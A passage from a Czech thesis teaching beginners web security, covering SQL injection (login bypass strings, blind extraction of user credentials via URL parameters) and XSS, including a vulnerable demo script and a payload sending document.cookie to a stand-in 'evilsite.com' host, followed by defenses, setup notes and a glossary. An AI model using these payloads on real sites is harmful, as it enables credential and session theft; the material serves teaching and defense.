' OR 1=1--
```

Dotaz tedy bude vypadat takto:

```
SELECT * FROM users WHERE
login = '' OR 1=1--
```

Za loginem, je logická podmínka, `OR 1=1`, která je vždy splněna a dvě pomlčky slouží jako jednořádkový komentář SQL, čili vše, co je za nimi se vypustí. Tento řádek v nezabezpečeném logovacím formuláři způsobí, že se testování hesla úplně vypustí a útočník bude přihlášen na první účet, který je umístěn v databázi (často to bývá právě účet administrátora).

Takovýchto podmínek(bypassů), které se dají k tomuto účelu použít existuje celá řada. Níže je pro názornost uvedeno několik příkladů.

- **OR** *1=1--*
- *" or 1=1--*
- *"* **OR** *"a"="a*
- *') or ('a'='a*
- *' or 'a'='a*

Druhým způsobrm může být například využití umístění MySQL příkazu do adresy URL.

Mějme propříklad imaginární web www.testweb.cz. Tento web má uloženy v databázi MySQL články, přihlašovací jména uživatelů a jejich hesla. URL adresa, která přenáší informaci o tom, který článek se má z databáze vyzvednout by mohla vypadat například takto:

```
http://www.testweb.cz/index.php?article=5
```

Dotaz do databáze by tedy mohl vypadat následovně:

```
SELECT * FROM article WHERE articleid = $aid
```

Za předpokladu, že vstup není ošetřen a parametr URL adresy se uloží přímo do prměnné `$aid` je možné použít stejnou logiku jako v předchozím případě. Tedy využít „bypass“.

V dalším kroku by tedy adresa URL vypadala takto:

```
http://www.testweb.cz/index.php?article=5 OR 1 = 1
```

V případě, že by byl vstup zabezpečen, stránka by se neměla zobrazit. V opačném případě, protože podmínka 1 = 1 je splněna vždy, se stránka zobrazí beze změny. Nyní je třeba URL ještě pozměnit, aby bylo jisté, že web není proti tomuto útoku odolný. V případě že URL bude vypadat takto:

```
http://www.testweb.cz/index.php?article=5 OR 1 = 0
```

by se článek neměl zobrazit vůbec.

V tuto chvíli je jisté, že do URL lze vkládat jakýkoli SQL kód. Po tomto zjištění je možné zjistit přihlašovací údaje uživatelů aplikace testweb. A by bylo možné zjistit tyto údaje, je třeba znát názvy tabulek, v kterých jsou údaje umístěny. To lze několika způsoby. Pokud je systém postavený na některém CMS, dají se zjistit názvy tabulek stažením zdrojových kódů a jejich prohledáním. Administrátor by sice měl názvy tabulek no instalaci takového CMS změnit, ale vždy tomu tak není. Druhou možností je vyzkoušet názvy tabulek, které logicky vyplývají z dat, která jsou v nich uložena(usr, users, ...) . Pokud nepomůže ani toto řešení je třeba je nějakým způsobem odhadnout.

O správnosti názvu tabulky se přesvědčíme následujícím dotazem dosazeným do adresováho řádku prohlížeče.

```
OR 1=(SELECT COUNT(*) FROM nazev_tabulky)
```

Celý řádek pak bude vypadat takto

```
http://www.testweb.cz/index.php?article=5%20OR%201=(SELECT
COUNT(*)%20FROM%20nazev_tabulky)
```

Pokud se podařilo název tabulky správně odhadnout, nestane se nic a stránka zůstane nezměněna. Pokud je odhad špatný MySQL server vrátí chybu, případně se obsah článku opět nezobrazí.

Dále je třeba najít jména sloupců, které obsahují žádané údaje. Postup by byl stejný, jako při hledání názvu tabulky.

V případě imaginárního webu www.testweb.cz jsou sloupce řekněme *user_id* a *passwd*. Nyní je třeba „jen“ vyčíst jaká data jsou ve sloupcích uložena. K tomu může sloužit například finkce SQL `MID()`. Tato funkce exhtrahuje z řetězce podřetězec. Jejími parametry jsou počáteční pozice a délka podřetězce.

Pro názornost je dále uveden příklad:

```
SELECT MID(user_id,1,3) FROM users LIMIT 1
```

V případě že by jméno vytažené z databáze bylo *Ondrej* vrátí tato funkce *Ond*.

Čili pomocí této funkce je možné přijít na vyextrahovat jedno písmeno po druhém z dané buňky tabulky. A dále jej porovnávat se znaky pomocí funkce `CHAR()`. V uvedeném příkladu je porovnáváno, zda se jeden znak na první pozici rovná písmenu „o“.

```
SELECT * FROM articles WHERE articleid = 5 AND MID((SELECT
user_id FROM users
LIMIT 0,1),1,1)=CHAR(111)
```

Jinou možností jak porovnávat znaky je naprogravat vlastní skript, nebo použít již vytvořený nástroj.

Tímto způsobem je tedy také možné provést SQL Injection. Možností je samozřejmě více, záleží na dané aplikaci, jejím zabezpečení a nápaditosti útočníka, který tento útok provádí.

V následující části bude popsáno několik obecných tipů jak se úspěšně vyhnout této bezpečnostní hrozbě, která vývojáři amatéry opomíjena.

Bezpečnostní tipy proti SQL Injection

- Nikdy se nedá věřit vstupům do aplikace, proto je nutné je zabezpečit. Zabezpečte všechna textová pole.
- Nevyužívejte dynamického skládání dotazů, používejte parametrizované dotazy, nebo uložené procedury.
- Nikdy nedovolte aplikaci, aby přistupovala do databáze s administrátorskými právy. Využivejte omezených přístupových práv pro připojení k databázi.
- Neukládejte hesla a citivá data jako čisttý text, šifrujte, nebo hashujte tato data data.
- Neposkytujte příliš mnoho informací, pokud možno žádné, formou chybových zpráv a hlášení. Fixujte tyto zprávi například na konkrétní IP adresu

Ochrana proti SQL Injection

Jak již bylo naznačeno výše, nejlepší ochranou proti tomuto útoku je ošetřeni veškerých vstupů do databáze. A to například escapováním nebezpečných znaků. Řešení je tedy velmi jednoduché. Před každým uložením dat do databáze je třeba odstranit znaky, které by mohly způsobit chybu, nebo jiné škody.

Jednoduchým a elegantním řešením je tedy použít PHP funkci, která před nebezpečné znaky dosafí zpětné lomítko(backslash, \). Tato funkce se jmenuje

```
mysql_real_escape_string()
```

```
<?php
// Připojení k databázi
$link = mysql_connect('mysql_host', 'mysql_user',
'mysql_password')
    OR die(mysql_error());

// Dotaz
$query = sprintf("SELECT * FROM users WHERE user='%s' AND
passwd='%s'",
           mysql_real_escape_string($user),
           mysql_real_escape_string($password));
?>
```

Na internetu je možné nalézt mnoho návodů, které doporučují například funkce addslashes()[26]. K tomu je třeba mít aktivovanou direktivu magic_quotes_gpc, která však proti Injectin nechrání, i když je možné se tuto informaci například na internetu dočíst. Tato direktiva bude od šesté verze PHP zrušena. Od verze PHP 5.3 je standardně vypnuta.
Funkce mysql_real_escape_string() však ošetřuje všechny problémové znaky, které jsou pro MySQL typické. Navíc, na rozdíl od addslashes(), zohledňuje i znakovou sadu (kódování). Funkce mysql_real_escape_string()[27] ošetřuje všechny problémové znaky, které jsou pro MySQL typické. Navíc, na rozdíl od addslashes(), zohledňuje i znakovou sadu (kódování). Jak bude tedy vypadat znaky použitelné pro SQL Injection po průchodu funkcí mysql_real_escape_string()? Budo vypadat takto:

```
' => \'
" => \"
\ => \\
```

Zaručenou obranou proti SQL Injection je tedy upravování všech vstupů, které putují do databáze. Tato ochrana by měla proběhnou až na straně serveru, čili je třeba vstupy zabezpečit pomocí PHP. Prvotní kontrola může proběhnout již na straně uživatela a to například pomocí JavaScriptu. To však má spíše informační charakter, pro uživatele, kteří nechtějí speciální znaky zneužít. Možnost vyzkoušení nabízí aplikace safeweb.cz[28]
Tímto jsou byly ošetřeny vstupy do aplikace, nyní je třeba ošetřit také výstup. Klasickým případem napadení výstupu aplikace je takzvaný Cross Site Scripting, neboli XSS.

[26] http://cz.php.net/manual/en/function.addslashes.php
[27] http://cz.php.net/mysql_real_escape_string
[28] http://safeweb.cz/testy/sqlinjection/

6.3 Cross Site Scripting (XSS)

XSS (Cross Site Scripting) je jednou z nejrozšířenějších zranitelností současných webových aplikacích. Má na svědomí obrovské množství chyb, vad a zneužití, které se denně zveřejňují a probírají v konferencích o bezpečnosti. I když se někteří lidé domnívají, že XSS je mizernou technikou, kterou většinou používají začínající crackeři, není tomu tak.

Jelikož tento typ útoku vyžaduje pouze prohlížeč, základní model útoku je docela prostý, nicméně pokročilý útok vyžaduje dobrou znalost skriptovacích jazyků a dynamických webových stránek. K tomuto útoku se využívá skriptovacích jazyků.Například JavaScriptu. Jelikož tento jazyk nebyl popsán, je na CD.

Jádrem XSS je také špatně ošetřený vstup do aplikace, ale výsledek se projeví až na výstupu. Princip je v tom, že přes neošetřený vstup do aplikace vložíme část kódu která se na výstupu aplikace provede. Jinými slovy se tento škodlivý kód vloží přímo do kódu stránky. Cílem takového útoku jsou například stráky, které obsahují:

- návštěvní knihy;
- fóra;
- soukromé zprávy;
- blogy;

Pro lepší pochopení problematiky byl vytvořen skript v PHP, který umožňuje vložení škodlivého kódu do stránky. Je to z toho důvodu, že na příkladu je vše vidět lépe. Aby si tento útok mohl čtenář vyzkoušet, je tento kód přiložen na CD. Pro otestování je nutné soubor *xss.php* vložit do *documentrootu* nainstalovaného serveru.
Po zobrazení v prohlížeči se zobrazí dvě formulářová pole, do kterých je možno zadat libovolný text. Tato jsou metodou GET zaslána zpět do skriptu *xss.php* a bez jakéhokoli ošetření vepsána do stránky. V běžných aplikacích se údaje poslané z formulářů ukládají do databáze, ale pro pochopení problematiky tento skript stačí.
Je třeba se zaměřit na na proměnné, jejichž obsah se dále vepisuje do stránky následujícím způsobem:

```
$text = $_GET['text'];
$title = $_GET['title'];
```

```
echo '
<h3>Vase nove zpravy:</h3><br />
<b>'.$title.'</b>
<br />
'.$text.';
```


Jak je vidět z ukázky kódu, vše co se přenese v proměnných $text a $title se v nezměněné podobě zobrazí na stránce.

K základnímu otestování náchylnosti stránky na XSS stačí vložit do formulářového pole jednoduchý script:

```
<script>alert("XSS");</script>
```

Kód se nyní uloží do tránky a provede se. Prohlížeč jej vykoná, jako kteroukoli jinou část kódu.

Po odeslání formuláře se tedy zobrazí okno s JavaScriptovou hláškou.



Obrázek 21 – XSS: JS alert

Pro názornost následuje ještě výpis zdrojového kódu stránky po zobrazení alertu.

```
<html>
<head>
<title>XSS-Test | Nove zpravy</title>
</head>
<body>
<h3>Vase nove zpravy:</h3><br />
<b>titul</b><br />

<script>alert("XSS");</script></body></html>
```


Útok XSS však není jen určená k tomu, aby uživateli znepříjemňovaly pobyt na stránkách vyskakovací okna, ikdyž i to může být záměrem. Pomocí JavaScriptu je možné zjistit i citlivé údaje, jako například data uložená v cookies, nebo identifikátor relace, o kterém byla řeč v kapitole o kradení session.

Nyní následuje ukázka, jak pomocí XSS zobrazit obsah cookie. Ve skriptu je na prvním řádku použita funkce PHP `setcookie()`. Provedením této funkce se vytvoří cookie s názvem xss a v ní bude uložen text: „Tento text je uložen v cookie“. Jak je tedy možné vypsat cookie?

Do formuláře se vloží kód:

```
<script >alert(document.cookie);</script>
```

Co se stane. Opět vyskočí okno alert, ale tentokrát zobrazí obsah právě využívané cookie.



Obrázek 22 – XSS: cookie

To co se právě stalo by nebylo nijak nebezpečné, spíš by to uživatele obtěžovalo. Ale poku je možné cookie zpobrazit, je možné ji taky pomocí JavaScriptu odesla, což už nebezpečné je. Zadáním kódu:

```
<script>document.location="http://www.evilsite.com/
evilscript.php?info="+document.cookie;</script>
```

se rrohlížeč se sám přesměruje na webové stránky evilsite.com a připojí informace o souboru cookie, čímž dojde k neoprávněnému získání citlivého obsahu. Adresový řádek bude vypadat přibližně takto:

```
http://localhost/xss.php?title=titul&text=%3Cscript%3Edocumen
t.location%3D%22http%0D%0A%3A%2F%2Fwww.evilsite.com%2Fevilscr
ipt.php%3F%0D%0Ainfo%3D%22%2Bdocument.cookie%3B%3C%2Fscript%3
E&send=odeslat
```

Tomuto útoku je možné se jednoduše bránit například pomocí PHP funkce `ereg_replace()`, která nalezne zadaný řetězec a nahradí jej jinám řetězcem. Tato funnkce se dá využít například ve funkci nazvané `fiter()`. Část skriptu uvedená výše by tedy vypadala takto:

```
$text = $_GET['text'];
$title = $_GET['title'];
function filter($input){
$input = ereg_replace("<script>", "", $input);
$input = ereg_replace("</script>", "", $input);
return $input;
}
```

Tato funce tedy v řetězci který byl uložen do proměnné $input najde řetězce `<script>` a `</script>` a odstraní je. Toto by se samozřejmě provedo i s proměnnou `$title`.

JavaScript je však ožné vložit nejen mezi značky označující skript, ale také například do odkazu, nebo obrázku. To proto, aby bylo možné vytvořit dynamičtější stránky. Jako názorná ukázaka byl zvloen odkaz. Jeho kód by vypadal například takto:

```
<a href="javascript:alert('XSS2');">ClickMe!</a>
```

Není těžké přimět nezkušeného uživatele, aby na odkaz klikl, stačí, když odkaz bude co „nejlákavější“. Přestože se ve stavovám řádku po najetí myší nad tento odkaz zobrazí jaký JavaScriptový kód odkaz skrývá.

Druhou možností je, že pokud uživatel na odkaz neklepne. JavaScript obsahuje funkce, události, které lze pro tento účel využít. Jako jeden příklad za všechny bude využita funkce `onmouseover()`, která vykoná akci pouze tím, že uživatel přes odkaz přejede myší.

```
<a onmouseover="javascript:alert
('XSS3')">
Najed mysi</a>
```

V kombinaci s předchozími znalostmi lze napsat skript, který například přesměruje prohlížeč na server útočníka a zobrazí cookie uživatele.

Čili funkci, `ereg_replace()` lze obejít. Muselo by se počítat s každou nepovolenou značkou.

Jiným způsobem filtrování uživatelského vstupu je využití funkce `htmlentities()`, která, takzvaně, escapuje speciální znaky.

Kód by pak vypadal následovně:

```
$text = $_GET['text'];
$title = $_GET['title'];
function escaping($input){
$input = htmlentities($input);
return $input;
}
$title = escaping($title);
$text = escaping($text);
```

Escape sekvence pouze vypadají jako znak, který představují, ale nesdílí jeho funkcionalitu. Jak by tedy vypadal zdrojový kód stránky po vložení řetězce:

```
<script >alert(document.cookie);</script>
```

je naznačeno níže:

```
<h3>Vase nove zpravy:</h3><br />
<b>tr</b><br />
&lt;script &gt;alert(document.cookie);&lt;/script&gt;
```

Speciální znaky jsou nahrazeny a tedy se neprovedou, ale zobrazí se jako normální řetězec. Přehled escape sekvencí je uložen na přiloženém CD v souboru html_entities.pdf.

7 VZNIKLÉ PROBLÉMY A TESTY

Při instalaci serveru Apache v kombinaci s PHP a databázovým serverem MySQL vzniklo několik potíží a problémů, které bylo třeba řešit.

Instalace apache na windows byla zvolena proto, aby čtenář pochopil základy nastavení. Předpoklad byl takový, že čtenář se teprve začíná učit administraci serverů a systém windows je přecejen nejpoužívanější uživatelskou platformou[29]. Z toho vyplývá že pro jednoduchost vysvětlení a pochopení je systém Windows tím nejvhodnějším.

Instalace serveru proběhla bez sebemenších problémů, stačilo jen zvolit verzi. Pokud by byl server využíván pro vývoj webu, je doporučováno instalovat stejnou verzi, která je využívána na hostingu, který bude používán. Na stránkách poskytovatele jsou vždy uvedeny parametry serveru, proto není problém je zjistit.

Instalace databázového serveru se z počátku zdála být také bezproblémovou. Nahrání souborů proběho v pořádku, avšak nastavení serveru se bez chyb neobešlo. Jako první byla pro instalaci zvolena "ostrá" verze SQL serveru MySQL 5.1

Pokaždé však při pokusu o zapnutí MySQL jako služby systému Windows nastala neočekávaná chyba. (V počítači Local Computer nelze spustit službu MySQL. Chyba 1067: Proces neočekávaně skončil.")

Byly provedeny tyto kroky k nápravě:

Na internetu byla tedy nalezena fóra, týkající se problémů vzniklých při instalaci SQL serverů. Na fórech bylo nalezeno několik rad a postupů.

- reinstalace MySQL
- Odstranění vešerých součástí týkajících se právě MySQL a následná instalace.
- zvolení úložiště tabulek do jiného, umístění (problém s diakritikou v cestě k souboru + nastavení v my.ini)

Bohužel ani jedna z těchto cest nevedla k funkčnosti systému.

Byla tedy zvolena jiná metoda, a to instalace staršího balíčku MySQL serveru (5.0)

V tomto případě proběhla instalace a dříve chybová registrace služby, v pořádku.

---

[29] http://www.w3schools.com/browsers/browsers_os.asp

Dalším problémem, který nastal byla instalace PHP. PHP bylo instalováno jako modul. Tento typ instalace spočívá prakticky v extrahování staženého archivu do určeného adresáře a nastavení konfiguračního souboru php.ini. Ani po správném nastavení se podpora PHP nebyla spuštěna.

Při hledání řešení problému byla využita stejná metoda jako v předešlém případě. Bylo zjištěno následující řešení.

Pro správnou funkčnost PHP musí být konfigurační soubor php.ini nakopírován v adresáři C:\windows. Dále bylo třeba Zkopírovat soubor php5ts.dll do adresáře C:\windows\system32.

Tímto byla instalace celého serveru dokončena a server byl funkční.

V další části práce byly popsány základní útoky na webové aplikace, tyto způsoby napadení bylo třeba vyzkoušet. Proto byl vytvořen jednoduchý skript pro otestování útoku XSS a krádež session, dále byly nalezeny webové stránky, kde je možné otestovat SQL Injection. Všechny možnosti útoku, které byly popsány v jednotlivých kapitolách byly samozřejmě otestovány na výše uvedeném webu a přiloženém skriptu.

ZÁVĚR

Hlavním cílem této práce bylo uvést začínající kodéry, ale i správce serverů, do problematiky základních možností zabezpečení internetových aplikací, ať již jde přímo o webové stránky, nebo o server na kterém aplikace běží.

V první části byly popsány základy programovacího jazyka PHP a také SQL, aby byly pochopeny jednoduché příklady uvedené v praktické části práce. Dále byly ukázány nejpoužívanější 4 webové brovsery a doplněny o odkazy, kde je možné se dozvědět více o jejich zabezpečení a také seznam vlastností, podle kterých je možné si prohlížeč vybrat.

Vpraktické části práce byl vytvořen návod, jak nainstalovat server Apache a MySQL s podporou PHP. Tento návod byl doplněn o nastavení konfiguračních souborů z pohledu bezpečnosti.

Následující část ukazuje, jakým způsobem jsou uchovávána a přenášena uživatelská data a jakým způsobem je chránit.

Poslední část zmiňuje základní útoky na webové aplikace a možnosti, jak se proti těmto útokům bránit.

Je důležité, aby si případný čtenář z text práce odnesl základní principy a vědomosti o zabezpečení webu. Těmi jsou:

- **Udržovat aktualizovaný systém**
- **Čím méně informací o daném systému je dostupných, tím lépe**
- **Nikdy není dobré důvěřovat vstupním informacím!**
- **Nepoužívat více, než je bezpodmínečně nutné**

Text práce má být tedy jakousi vstupní branou do zabezpečení webů. Jeho cílem je aby si čtenář uvědomil, že existují určité hrozby, proti kterým je třeba se preventivně bránit. Tato práce má mít informativní charakter a má také navést čtenáře, aby uvažoval o bezpečnosti jako o komlexním problému, který je třeba řešit.

ZÁVĚR V ANGLIČTINĚ

The main goal of this paper is to introduce basic options of application securing to beginer webcoders and server administrators.

There are the basics of PHP and SQL introduced in the first part, so the easy examples could be used in practical part of the paper. Next, there is the list of 4 most popular web browsers with links to sites, where you can receive more informations about their security and roster of features, which can help to use the most suitable one.

In the practical part, there is a manual to correct instaling Apache and MySQL servers with PHP support. Manual is extended of configuration files settings in view of security.

Next part is about the ways of keeping and transfering user data and how to protect them.

The last part names the common attacks on the web applications and the posibilities to defend against it.

It is important that the reader understands basic principles of web securing. They are:

- **Keep the system actualized**
- **The less informations about the system are available, the better it is**
- **Never trust the entering data**
- **There is no need to use more then is absolutely necessary**

Contents of this work wants to be the entering to theme of web securing. Its purpose is to make reader understand that there are serious threats, he has to defend against. The paper should has informative nature and wants to guide readers to think about security as the complex issue, they have care about.

SEZNAM POUŽITÉ LITERATURY

[1] OWASP : the free and open application security community [online]. 2010 [cit. 2010-06-08]. Dostupné z WWW: <www.owasp.org/>.

[2] NEDĚLA DIS, Ing. Tomáš. Religis [online]. 23.4.2009 [cit. 2010-06-08]. Válka internetových prohlížečů. Dostupné z WWW: <http://www.religis.cz/>.

[3] Microsoft [online]. 2010 [cit. 2010-06-08]. Dostupné z WWW: <http://www.microsoft.com/>.

[4] Mozilla europe [online]. 2010 [cit. 2010-06-08]. Dostupné z WWW: <http://www.mozilla-europe.org/en/>.

[5] Opera software [online]. 2010 [cit. 2010-06-08]. Dostupné z WWW: <http://www.opera.com/>.

[6] Google chrome [online]. 2010 [cit. 2010-06-08]. Dostupné z WWW: <http://www.google.com/chrome/>.

[7] POLZER, Jan. Nejlepší internetový prohlížeč současnosti je.... Seznámení s prohlížeči [online]. 18. 1. 2010, 2, [cit. 2010-06-08]. Dostupný z WWW: <http://extrawindows.cnews.cz/nejlepsi-internetovy-prohlizec-soucasnosti-je?page=0,1>.

[8] SQL Injection : Zlo si říká o dynamické SQL. In STĚHULE, Pavel. Security World . Praha : IDG Czech a.s., 2010. s. 36-37.

[9] Apache : Http server project [online]. 2009 [cit. 2010-06-08]. Dostupné z WWW: <http://httpd.apache.org/>.

[10] PHP [online]. 2010 [cit. 2010-06-08]. Dostupné z WWW: <http://www.php.net/>.

[11] MySQL [online]. 2010 [cit. 2010-06-08]. Dostupné z WWW: <http://www.mysql.com>.

[12] PhpMyAdmin [online]. 2010 [cit. 2010-06-08]. Dostupné z WWW: <http://www.phpmyadmin.net/>.

[13] HLAVENKA, Jiří . Výkladový slovník výpočetní techniky a komunikací. vyd. 3. Praha : Computer Press, 1997. 452 s. ISBN 80-7226-023-5.

[14] .Htaccess.all4all [online]. 2009 [cit. 2010-06-08]. Generátor .htaccess. Dostupné z WWW: <http://htaccess.all4all.cz/>.

[15] Alterlinks [online]. 2010 [cit. 2010-06-08]. Htaccess password generator. Dostupné z WWW: <http://shop.alterlinks.com/htpasswd/htpasswd.php>.

[16] MySQL [online]. 2010 [cit. 2010-06-08]. Documentation. Dostupné z WWW: <http://dev.mysql.com/doc/refman/5.0/en/adding-users.html>.

[17] PHP [online]. 2010 [cit. 2010-06-08]. PHP manual. Dostupné z WWW: <http://www.php.net/manual/en/features.safe-mode.functions.php>.

[18] The Secure Hash Algorithm Directory [online]. 2001 [cit. 2010-06-08]. MD5, SHA. Dostupné z WWW: <http://www.secure-hash-algorithm-md5-sha-1.co.uk/index.htm>.

[19] Faqs [online]. 1992 [cit. 2010-06-08]. The MD5 Message-Digest Algorithm. Dostupné z WWW: <http://www.faqs.org/rfcs/rfc1321.html>.

[20] OpenSSL [online]. 2009 [cit. 2010-06-08]. OpenSSL Project. Dostupné z WWW: <http://www.openssl.org/>.

[21] PHP [online]. 2010 [cit. 2010-06-08]. Session functions. Dostupné z WWW: <http://cz.php.net/manual/en/ref.session.php>.

[22] Security Portal [online]. 23.5.2006 [cit. 2010-06-08]. Advanced session stealing. Dostupné z WWW: <http://www.security-portal.cz/clanky/advanced-session-stealing-část-1>.

[23] SCAMBRAY, Joel; McCLURE, Stuart; KURTZ, George. Hacking bez tajemství : Windows, Netware, UNIX/Linux. 2. aktualizované. Praha : Computer Press, 2002. 625 s. ISBN 80-7226-644-6.Security Portal [online]. 23.5.2006 [cit. 2010-06-08]. Advanced session stealing (část 1.). Dostupné z WWW: <http://www.security-portal.cz/clanky/advanced-session-stealing-část-1>.

[24] OWASP [online]. 27.5.2009 [cit. 2010-06-08]. Session hijacking attack. Dostupné z WWW: <http://www.owasp.org/index.php/Session_hijacking_attack>.

[25] PHP [online]. 2010 [cit. 2010-06-08]. Addslashes. Dostupné z WWW: <http://cz.php.net/manual/en/function.addslashes.php>.

[26] PHP [online]. 2010 [cit. 2010-06-08]. Mysql_real_escape_string. Dostupné z WWW: <http://cz.php.net/mysql_real_escape_string>.

[27] SafeWeb [online]. 2007 [cit. 2010-06-08]. Dostupné z WWW: <http://safeweb.cz/testy/sqlinjection/>.

[28] W3schools [online]. 2010 [cit. 2010-06-08]. OS platform statistics. Dostupné z WWW: <http://www.w3schools.com/browsers/browsers_os.asp>.

Ostatní literatura:

[1] Castagnetto J. a kol (2004). Programujeme PHP. Computer Press Brno 2004, ISBN 80-7226-310-2.

[2] Dellwing I. (2002). Příručka tvůrce webu HTML 4. Grada, ISBN 80-247-0297-5.

[3] Schlossnagle G. (2004). Pokročilé programování v PHP5, Zoner Press, ISBN 80-86815-14-5.

[4] Bulger, B., Greenspan, J., Wall, D. (2004): MySQL/PHP Databases Applications. Willey Publishing, USA, ISBN 0-7645-4963-4.

[5] HUSEBY, Sverre H. . Zranitelný kód. Praha : Computer Press, 2006. 208 s. ISBN 80-251-1180-6.

[6] BRÁZA , Jiří. PHP 5 začínáme programovat. vyd. 1. Praha : Grada, 2005. 244 s. ISBN 80-247-1146-X.

[7] SHELDON, Robert. SQL začínáme programovat. Praha : Grada, 2005. 499 s. ISBN 80-247-0999-6.

[8] KOFLER, Michael; ÖGGL, Bernd. PHP 5 a MySQL 5 : Průvodce webového programátora. Praha : Computer Press, 2002. 607 s. ISBN 978-80-251-1813-9.

[9] PONKRÁC, Miloslav . PHP a MySQL bez předchozích znalostí : Průvodce pro samouky. Praha : Computer Press, 2009. 221 s. ISBN 978-80-251-1758-3.

[10] OPPEL, Andy. SQL bez předchozích znalostí : Průvodce pro samouky. Praha : Computer Press, 2008. 240 s. ISBN 978-80-251-1707-1.

SEZNAM OBRÁZKŮ

Obrázek 1 - Návrh tabulky 29
Obrázek 2 - číselné datové typy v SQL 29
Obrázek 3 - Textové datové typy v SQL 30
Obrázek 4 - datum a čas v SQL 30
Obrázek 5 - Klient SQL 32
Obrázek 6 - Vytvoření databáze 32
Obrázek 7 - Vytvoření tabulky v SQL 33
Obrázek 8 - Vkládání hodnot do tabulky 34
Obrázek 9 - Zobrazení dat v tabulce 34
Obrázek 10 – Apache: Informace o serveru 43
Obrázek 11 – Apache: Nastavení vlastnosí instalace 44
Obrázek 12 – Apache: průběh instalace 44
Obrázek 13 – Apache: Konec instalace 45
Obrázek 14 - .htaccess ověření jména a hesla 48
Obrázek 15 – MySQL: Výběr instalace 49
Obrázek 16 – MySQL: Volba cesty 50
Obrázek 17 – MySQL: Nastavení sítě 51
Obrázek 18 - MySQL: Nastavení znakové sady 51
Obrázek 19 – MySQL: MySQL jako služba 52
Obrázek 20 – MySQL: Bezpečnostní vlastnosti 52
Obrázek 21 – XSS: JS alert 71
Obrázek 22 – XSS: cookie 72

SEZNAM PŘÍLOH

Příloha P I: Slovníček pojmů

Přílpha P2: CD s instalačními balíčky, dokumenty a testovacím skriptem.

PŘÍLOHA P I: SLOVNÍČEK POJMŮ

- Blind SQL Injection – Útok na nedostatečně zabezpečenou web aplikaci vložením příkazů jazyka SQL. Na rozdíl od útoku SQL Injection nezná útočník chybové zprávy vracené aplikací a musí tedy použít inferenčích metod.
- Cookie – Soubor uložený na lokálním počítači uživatele, obvykle slouží k jeho identifikaci na často navštěvovaných serverech.
- CRLF Injection – Útok provedený vložením posloupnosti znaků označovaných jako CRLF, tedy znaku nového řádku a znaku pro návrat vozíku (kurzoru).
- Cross Site Scripting – Útok na nedostatečně zabezpečenou web aplikaci vložením skriptu v některém z klientských jazyků.
- DDoS – Distributed Denial of Service, útok na web aplikaci za použití více útočících počítačů působící její nedostupnost.
- DoS – Denial of Service, útok na web aplikaci působící její nedostupnost.
- Hacker – Tento pojem, původně chápaný spíše neutrálně jako osoba schopná průniku do počítačových systémů, avšak nepáchající žádné zlo, získal pod vlivem medií negativní význam.
- Hacking – Činnost hackera nebo týmu hackerů spojená s průnikem do počítačových systémů a pácháním škod.
- HTTP – (HyperText Transfer Protocol) – Sada standardizovaných příkazů sloužících pro komunikaci mezi web serverem a klientem (prohlížečem) v síti internet.
- HTTP Response Splitting – Typ útoku, který nastává, pokud útočník provede CRLF Injection a podaří se mu tak oddělit hlavičku odpovědi serveru od jejího těla.
- Malware – Obecné označení pro veškerý škodlivý software, tedy viry, červy, spy-ware, adware atd.
- Phishing – Do Češtiny obvykle překládáno jako „rybaření". Jedná se o útok spadající do kategorie sociálního inženýrství, při kterém je uživateli podstrčena falešná stránka jinak důvěryhodné služby. Cílem tohoto útoku je získání citli-vých dat, jako jsou například hesla nebo čísla platebních karet.
- PoC – Proof of Concept, zkratka označující příklad dokládající existenci bezpeč-nostní chyby.

- Sandbox – Oblast paměti nebo sada prostředků fungující jako bezpečnostní mechanizmus sloužící ke spouštění kódu, který je ve fázi betatestování nebo o kterém se předpokládá, že může představovat bezpečnostní riziko.
- Script Source Code Disclosure – Odhalení zdrojového kódu skriptu, nastává například po úspěšném útoku na web server nebo chybou parseru interpretovaného jazyka použitého ke spouštění skriptu.
- Session – Mechanismus zajišťující identi.kaci a oddělení jednotlivých uživatelů webové aplikace vytvořením odděleného virtuálního prostoru. K uložení session jsou obvykle používaný soubory cookies.
- Spyware – Obecné označení pro software zaznamenávající aktivitu uživatele bez jeho vědomí. SQL Injection – Útok na nedostatečně zabezpečenou web aplikaci vložením příkazů jazyka SQL.
- Útočník – Slovo útočník je v textu (na rozdíl od slova hacker) užíváno v neutrálním významu, jako osoba pokoušející se proniknout do počítačového systému. Tedy například i bezpečnostní expert testující zabezpečení systému.
- Web server – počítačový systém (nebo program) komunikující po síti pomocí protokolu HTTP.
- Webová aplikace – Aplikace dostupná uživateli prostřednictvím prohlížeče. Může se jednat například o diskusní fórum, návštěvní knihu, nákupní košík, objednávkový systém atp.
- XSS – Zkratka pro útok Cross Site Scripting.